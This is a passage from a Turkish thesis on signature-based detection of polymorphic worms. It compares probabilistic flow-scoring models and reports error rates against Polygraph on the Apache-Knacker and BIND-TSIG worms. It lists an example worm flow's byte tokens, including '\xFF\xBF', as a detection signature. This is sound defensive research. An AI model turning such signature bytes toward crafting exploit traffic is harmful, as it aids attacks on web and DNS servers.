
Düğümlerin birbirinden bağımsız olduğu durum (Bağımsız model), sıralı ikili bağımlılık durumu (Sıralı İkili Bağımlı model), birleşim ikili bağımlılık durumu (Birleşim İkili Bağımlı model), sıralı güçlü ikili bağımlılık durumu (Sıralı Güçlü İkili Bağımlı model), birleşim güçlü ikili bağımlılık durumu (Birleşim Güçlü İkili Bağımlı model) ve düğümlerin tam bağımlı olduğu durum (Tam Bağımlı model), örnek bir polimorfik solucan akışı için karşılaştırılmıştır.

Tüm modellerde aynı düğüm dizisi için solucan akış havuzu ve normal akış havuzu üzerinden hesaplanan olasılık değerlerinin oranı karara etki etmektedir. Solucan akış çizgesinden türetilmiş tüm alt çizgeler akış havuzu içerisinde bulunduğu için bu akışların solucan akış havuz olasılıkları 1 değerine sahiptir. Bundan dolayı karşılaştırmada sadece normal akış havuzu olasılıkları kullanılmıştır. Buradan, normal akış havuzunda olasılığı yüksek olan düğümlerin önemsiz olduğu anlaşılmamalıdır. Tam aksine, solucan tespitinde genel problem yanlış-pozitif durumu (solucan olmamasına rağmen solucan olarak tespit edilmesi) olduğu için, bir akışın normal havuza ait olup olmadığını gösterecek olan olasılık değeri, yanlış-pozitif başarım oranını açısından önemlidir.

İncelenen ağ akışı $X = \{x_1, x_2, x_3, x_4, x_5, x_6, x_7, x_8, x_9\}$, $x_1$='GET ', $x_2$=' HTTP/1.1\r\n', $x_3$=': ' , $x_4$='\r\nHost: ', $x_5$='\r\n', $x_6$=': ', $x_7$='\r\nHost: ', $x_8$='\xFF\xBF', $x_9$='\r\n', olarak tanımlanmıştır.

Dokuz adet düğüm içeren $X$ akışının en az iki düğümlü tüm eşsiz alt akışlarını içeren 427 adet akış örneğinin tam bağımlı model, bağımsız model, sıralı ikili bağımlı model, birleşim ikili bağımlı model, sıralı güçlü ikili bağımlı model, birleşim güçlü ikili bağımlı model için sırasıyla normal akış havuzu olasılıkları sırasıyla (4.6), (4.8), (4.10), (4.12), (4.18), ve (4.20) ile hesaplanmıştır.


Tam bağımlı model, bağımsız model ve birleşim ikili bağımlılık modeli normal akış havuzu olasılıkları Şekil 4.1'de verilmiştir. Görülmektedir ki birleşim ikili bağımlılık modeli, bağımsız model ile çok benzer sonuç vermektedir. Tam bağımlı model, iki bölgede diğer modeller ile aynı sonucu verirken, iki bölgede de farklılık göstermektedir. Üç modelin de benzer sonuç verdiği iki bölgedeki akışlar, düğümler arası ilişkinin ya da sıra bağıntısının normal akış havuzu içerisindeki olasılık değerine etki etmediği örneklerdir. Bunlardan yüksek olasılık değerlerinde benzer davranış gösteren akışlar, normal trafik içerisinde sıkça görülen ve herhangi bir sıralama kuralından etkilenmeksizin kullanılan düğümlerden oluşmaktadır. Tam bağımlı model ile düşük olasılık değeri hesaplarken, bağımsız ve birleşim ikili bağımlılık modellerinin yüksek olasılık değeri hesapladığı akışlar, sıra bağıntısının önem arz ettiği akışlardır. İncelenen polimorfik akış çizgesindeki düğümler, bu aralığa düşecek izomorfik sürümler oluşturduğunda, tam bağımlı model ilgili izomorfik sürümü hala düşük olasılıklı bir akış olarak tespit ederken, diğer iki model yüksek normal akış havuzu olasılığı hesapladığından yanlış-negatif karar verilmesine sebep olacaktır. Düğümler arası bağımsızlık varsayımı yapıldığı sürece bağımsız model davranışının iyileştirmesine olanak yok iken, ardışık zayıf kenarlar yerine güçlü kenarların dikkate alınması yoluyla iyileştirilecek birleşim ikili bağımlılık modeli, söz konusu yanlış-negatif karar aralığından çıkabilir. Bu durum, birleşim güçlü ikili bağımlılık modelinin tartışıldığı kısımda açıklanmıştır.




Şekil 4.1, Birleşim İkili Bağımlı Model Normal Akış Havuzu Olasılık Değerlerinin Karşılaştırılması.


Tam bağımlı model, bağımsız model ve sıralı ikili bağımlılık modeli normal akış havuzu olasılıkları Şekil 4.2'de verilmiştir. Sıralı ikili bağımlılık modeli, bağımsız model ve birleşim ikili modele göre daha iyi sonuç vermektedir. Şekil 4.2'nin ilk bölümünde, üç olasılık modeli de benzer yüksek olasılık sonuçları vermektedir. İkinci bölümde, tam bağımlı ve sıralı ikili bağımlı modeller bağımsız modele göre daha düşük ama yine de yüksek olasılık değerleri hesaplamıştır. Bu bölgedeki akışlar içerisindeki kenarlar için sıra bağıntısının etkili olduğu görülmektedir. Tam bağımlı modelin sıfıra yakın olasılık değerleri hesapladığı akışlarda bağımsız modelin ve sıralı ikili bağımlı modelin hala yüksek olasılık değer hesaplayabilmektedir. Sıralı ikili bağımlı modelin bu hatayı yapmasının sebebi, ardışık olan zayıf kenarların, güçlü kenarlar yerine dikkate alınmasıdır. Tam bağımlı model düşük olasılık değeri hesaplarken, sıralı ikili bağımlı modelin yüksek olasılık değeri hesapladığı akışlar, bu örüntüye uygun olarak türetilecek izomorfik solucan sürümlerinin değerlendirilmesi sırasında yanlış-negatif karar vermeye sebep olabilir. Bu davranış, sıralı ikili bağımlılık modelinde, ardışık zayıf kenarlar yerine güçlü

kenarların dikkate alınması için iyileştirilmiş sıralı güçlü ikili bağımlılık modelinde düzeltilmiştir.





Şekil 4.2, Sıralı İkili Bağımlı Model Normal Akış Havuzu Olasılık Değerlerinin Karşılaştırılması.

Tam bağımlı model, bağımsız model ve birleşim güçlü ikili bağımlılık modeli normal akış havuzu olasılıkları Şekil 4.3'de verilmiştir. Tam bağımlı modelin düşük olasılık değerleri hesapladığı akışlar için birleşim ikili bağımlı modelin yüksek olasılık değeri hesaplayarak yanlış-negatif karara yol açabileceği durum birleşim güçlü ikili bağımlı modelde düşük olasılık değeri hesaplamaktadır. Bu iyileştirme, ardışık zayıf yönsüz kenarlar yerine güçlü yönsüz kenarların dikkate alınması sayesinde sağlanmıştır.




Şekil 4.3, Birleşim Güçlü İkili Bağımlı Model Normal Akış Havuzu Olasılık Değerlerinin Karşılaştırılması.

Sıralı güçlü ikili bağımlı model, tam bağımlı ve bağımsız model ile hesaplanan normal akış havuzu olasılık değerleri Şekil 4.4'de karşılaştırılmıştır. Görülmektedir ki sıralı güçlü ikili bağımlı model, tam bağımlı modeli diğer modellere göre daha başarılı şekilde temsil etmektedir. Tam bağımlı model düşük olasılık değerleri hesaplarken sıralı ikili bağımlı modelin yüksek olasılık değeri hesapladığı akışlar için sıralı güçlü ikili bağımlılık modeli, tam bağımlı modelle uyum içerisinde düşük olasılık değeri hesaplamaktadır. Düğümlerin sıralı olarak işlenmesi, yani yönlü kenarların kullanılmasından kaynaklanan iyileşme sebebiyle birleşim güçlü ikili bağımlı modele göre daha iyi sonuç alınmaktadır.





Şekil 4.4, Sıralı Güçlü İkili Bağımlı Model Normal Akış Havuzu Olasılık Değerlerinin Karşılaştırılması.

Tüm modellerin normal akış havuzu olasılıkları Şekil 4.5'de karşılaştırmalı olarak verilmiştir. Anlatım kolaylığı açısından Şekil 4.5, A bölgesi, B bölgesi, C bölgesi ve D bölgesi olarak dört bölgeye bölünmüştür. Tam bağımlı model ile sıralı güçlü ikili bağımlı model büyük benzerlik göstermektedir. Bazı akışlar için tüm modeller benzer sonuç vermektedir. Bazı akışlar içinse tam bağımlı model ve ikili güçlü sıralı model, diğer modellerden ciddi farklılıklar göstermektedir. A, B, C ve D bölgeleri aşağıda yorumlanmıştır.

A bölgesinde, tüm modeller birbirine yakın ve yüksek olasılık sonuçları vermektedir. Bu bölgedeki akışların ortak özelliği, içlerinde solucan akışını güçlü olarak ayırt edecek düğümler bulundurmamalarıdır. Normal akış havuzunda bulunma olasılığının yüksek olması, ilgili akışın solucan olmamasını desteklemesinden ötürü içerisinde güçlü kenar veya güçlü düğüm bulundurmayan akışların solucan olmadığı (normal akış olduğu) sonucu çıkartılabilir.

B bölgesinde, tam bağımlı model ile güçlü ikili bağımlı model ve sıralı güçlü ikili bağımlı model benzer sonuç verirken bağımsız model farklılık göstermektedir. Birleşim ikili bağımlı model ve birleşim güçlü ikili bağımlı model, B bölgesindeki akışlardan kenar sırasının sonuca etki ettiği akışlar için tam bağımlı ve sıralı modellere göre daha yüksek olasılık değerleri hesaplamaktadır. Buradan kenarların yönlü olarak işlenmesinin önemli bir ayırt edici özellik olduğu görülmektedir. B bölgesinde düğüm sıralamasının etkili olmadığı az sayıda akış için birleşim ikili bağımlılık modelleri, tam bağımlı ve sıralı ikili bağımlı modellerle benzer sonuçlar vermektedir. B bölgesindeki akışlar da yönlü ya da yönsüz güçlü kenar bulundurmamaktadır. Bu sebeple güçlü kenarların ihmal edilmemesini sağlayan iyileştirme, ikili bağımlılık modellerinin verdiği sonuca etki etmemektedir.




Şekil 4.5, Olasılık Modellerinin Normal Akış Havuzu Olasılıkları (Tümü).

C bölgesinde, tam bağımlı, birleşim sıralı güçlü ikili ve sıralı güçlü ikili bağımlı modeller, diğer modellerden ciddi şekilde ayrılmaktadır. Tam bağımlı, birleşim sıralı güçlü ikili ve sıralı güçlü ikili model sıfır veya sıfıra çok yakın olasılık değerleri hesaplarken bağımsız model ve birleşim ikili bağımlı model, 1 civarında olasılık değeri hesaplamaktadır. Sıralı ikili bağımlı model ise, bu bölgedeki akışların

bir kısmı için bağımsız model ve birleşim ikili bağımlı modellerden daha düşük olsa da hala yüksek olasılık değerleri hesaplamaktadır. Bu bölgedeki akışların bir kısmı için ise sıralı ikili bağımlı model, tam bağımlı ve sıralı güçlü ikili bağımlı modele benzer şekilde düşük olasılık değerleri hesaplamaktadır. Farklılığın gözlendiği akışlarda, ardışık yönlü zayıf kenarların, güçlü kenarlar yerine dikkate alınmasından kaynaklanmaktadır. B bölgesindeki akışları içeren bir izomorfik solucan sürümünün türetilmesi durumunda tam bağımlı model, birleşim güçlü ikili bağımlı model ve sıralı güçlü ikili bağımlı model solucanı tespit ederken, bağımsız model ve birleşim ikili bağımlı model izomorfik solucan sürümünü tespit edemeyecektir. Sıralı ikili bağımlı model ise, birbirine ardışık olmayan düğümlerin güçlü kenar oluşturması durumunda izomorfik solucan sürümünü tespit edemeyecek, diğer durumlarda başarıyla tespit edebilecektir.

D bölgesinde tüm modeller düşük olasılık değerleri vermektedir. Bunların arasında bağımsız model ve birleşim ikili bağımlı model en yüksek olasılık değerlerini verirken, diğer modeller sıfır veya sıfıra çok daha yakın olasılık değerleri vermektedir. Bu bölgedeki akışlar tüm modellerle ayırt edici şekilde belirlenebilmektedir fakat bağımsız model dışındaki modeller daha başarılıdır.

Tüm bölgeler göz önünde bulundurulup tam bağımlı model referans olarak alındığında, bağımsız model, birleşim ikili bağımlı model, sıralı ikili bağımlı model, birleşim güçlü ikili bağımlı model ve sıralı güçlü ikili bağımlı model kullanılarak hesaplanan olasılık değerlerinin hatası (Root Mean Square Error) Çizelge 4.1'de verilmiştir.

| Olasılık Modeli | RMS Hata Değeri |
|---|---|
| Bağımsız Model | 0.39165 |
| Birleşim İkili Bağımlı Model | 0.39138 |
| Sıralı İkili Bağımlı Model | 0.21875 |
| Birleşim Güçlü İkili Bağımlı Model | 0.08855 |
| Sıralı Güçlü İkili Bağımlı Model | 0.00846 |

Çizelge 4.1, Olasılık Modelleri Hata Değerleri.

Çizelge 4.1'de görüldüğü üzere tüm bölgeler göz önünde bulundurulduğunda tam bağımlı olasılık modeline yaklaşım açısından modeller başarı durumlarına göre Sıralı Güçlü İkili Bağımlı Model, Birleşim Güçlü İkili Bağımlı Model, Sıralı İkili Bağımlı Model, Birleşim İkili Bağımlı Model ve Bağımsız Model olarak sıralanmaktadır. Genel olarak, birbirine ardışık olmayan düğümlerin oluşturduğu yönlü ya da yönsüz kenarların, aradaki zayıf kenarlar yerine dikkate alındığı güçlü ikili bağımlılık modellerinde başarım oranının artırdığı, yönlü kenarların, yönsüz kenarlara göre daha ayırt edici olduğu ve düğümlerin bağımsız olduğu varsayımı yerine yönlü ya da yönsüz bağımlılıkların dikkate alınmasının başarım oranını artırdığı sonuçlarına ulaşılmaktadır.

## 4.2 Yanlış-Pozitif ve Yanlış-Negatif Karar Oranlarının Analizi

Önerilen YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının yanlış-pozitif ve yanlış-negatif performansı iki farklı polimorfik solucan için gerçekleştirilen deneysel çalışma ile analiz edilmiştir. Bunlar, Apache-Knacker açıklığını[63] kullanan bir polimorfik solucan ile BIND-TSIG[64] DNS açıklığını kullanan Lion[65] solucanının polimorfik sürümüdür. Düşük yanlış-pozitif oranı ve düşük yanlış-negatif oranı kritik başarı faktörlerinden ikisidir. Yanlış-pozitif ve yanlış-negatif performansları, Newsome ver ark. [40] tarafından önerilen Polygraph

Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapılarıyla karşılaştırmalı olarak analiz edilmiştir.

YsKİ, YlKİ, YsGKİ, YlGKİ, YlKDB, Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapıları, ANSI C ile gerçeklenmiştir ve deneyler 1 GB bellekli, 1.8 GHz işlemci hızında ve 1 Gbit/s Ethernet arayüzlü Fedora 10 Linux bilgisayarda yapılmıştır.

Deneylerde kullanılan polimorfik solucan akış havuzları, belirtilen polimorfik solucanlar için üretilmiş örneklerden oluşmaktadır. Normal akış havuzu olarak, HTTP solucanı Apache-Knacker için HTTP protokolünün üç günlük ağ izi ve BIND-TSIG solucanı için DNS protokolünün üç günlük ağ izi kullanılmıştır. Yanlış-pozitif performansının değerlendirilmesi için, 2.5 milyonun üzerinde HTTP isteği ve 63.443 DNS isteği içeren HTTP ve DNS protokollerinin beş günlük ağ izleri kullanılmıştır. İzleri yakalamak için kullanılan ağ, büyük bir araştırma enstitüsünün harici Apache web sunucusunu ve BIND DNS sunucusunu içermektedir.

Apache-Knacker ve BIND-TSIG polimorfik solucanları için deney sonuçları Çizelge 4.2'de verilmiştir.

| İmza Yapısı | Apache-Knacker Solucanı | | BIND-TSIG Solucanı | |
|---|---|---|---|---|
| | Yanlış-Pozitif | Yanlış-Negatif | Yanlış-Pozitif | Yanlış-Negatif |
| YlKDB | 0.000115% | 0% | 0% | 0% |
| YlGKİ ($E = 24$) | 0.000115% | 0% | 0% | 0% |
| YsGKİ ($E = 20$) | 0.000153% | 0% | 0% | 0% |
| YlKİ ($E = 16.7$) | 0.000307% | 0% | 0% | 0% |
| YsKİ ($E = 12.5$) | 0.000884% | 0% | 0% | 0% |
| Polygraph Subsequence | 0.000115% | 0% | 0% | 0% |
| Polygraph Conjunction | 0.00106% | 0% | 0% | 0% |
| Polygraph Bayes ($E = 6.3$) | 0.00419% | 0% | 0.00022% | 0% |

Çizelge 4.2, Yanlış-Pozitif ve Yanlış-Negatif Karar Oranları.

Değerlendirilen imza yapılarından her birinin yanlış-negatif oranları %0 çıkmaktadır. Oluşturulan imzaların polimorfik solucan kopyalarının tümünü başarılı şekilde tespit ettiğini gösterir. Öte yandan, YlKDB, YlGKİ ve Polygraph Subsequence imza yapıları yanlış-pozitif oranı bakımından diğerlerinden daha iyi performansa sahiptir. Gelen akışların normal trafik veya polimorfik solucan olarak


sınıflandırılmasının kritik olmasına rağmen, bir polimorfik solucanın yeni sürümlerine dirençlilik ve hızlı bir akış değerlendirme yöntemine sahip olmak karşılaştırılan imza yapılarının avantaj ve dezavantajlarını karşılaştırırken dikkate alınması gereken önemli etkenlerdir.

YlKİ ve YsKİ imza yapıları yanlış-pozitif karar verme oranları, yine skor tabanlı olan Polygraph Bayes imza yapılarından daha düşüktür. Bağımsız düğümler yerine, iki bağımlı düğümleri kullanarak akış skoru hesaplamanın etkisi görülmektedir. YlKİ imza yapısı, YsKİ imza yapısına göre daha düşük oranda yanlış-pozitif karar vermektedir. Sıralı düğümlerin solucan akışını daha spesifik şekilde temsil edebilmesi sonucu YlKİ imzalarının yanlış-pozitif performansı daha iyidir. YlKİ ve YsKİ imzalarının yanlış-pozitif karar verdiği akış örneklerinde, skoru yüksek olan fakat tam bağlı zayıf solucan akış çizgesinde bulunmayan düğüm ikilileri (kenarlar) görülmektedir. Bu kenarlar skorları yüksek olmasına karşın polimorfik solucana ya da onun izomorfik sürümlerine ait değildir. Bu sebeple yanlış-pozitif karar olarak değerlendirilmektedir. Normal akış havuzu olasılıklarının düşük olması sebebiyle halen bir protokol anormalliği ya da başka bir polimorfik solucanın akış çizgesindeki kenar olabilir. Tam bağlı zayıf akış çizgesinde bulunma ihtimali olmayan bu kenarlar GKİ imza yapısında imza kümesine dahil değildir.

YsGKİ ve YlGKİ imza yapıları, tam bağlı zayıf solucan akışında bulunma ihtimali olan sıralı kenarları dikkate almaktadır ve yanlış-pozitif performansının YsKİ, YlKİ, Polygraph Conjunction ve Polygraph Bayes imza yapılarından daha iyi olduğu görülmektedir. Tam bağlı zayıf solucan akış içerisinde bulunabilecek sıralı kenarların dikkate alınması, doğru karar verme noktasında etkili olmuştur. YlGKİ imza yapısı, YsGKİ imza yapısına göre daha düşük yanlış-pozitif karar oranına sahiptir. Bu sonuç, kenar skorlarının sıralı-ikili olasılık modeliyle hesaplanmasının akış değerlendirmede daha ayırt edici olduğu tezini desteklemektedir.

Şekil 4.6'da, akış skoru hesaplayarak karar veren Polygraph Bayes, YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarının ROC eğrisi sonuçları gösterilmiştir. Bu eğri, seçilen karar eşik değerlerinin değişimine göre imza yapısının doğru-pozitif karar oranı ve yanlış-pozitif karar oranı değerlerini göstermektedir. Doğru-pozitif

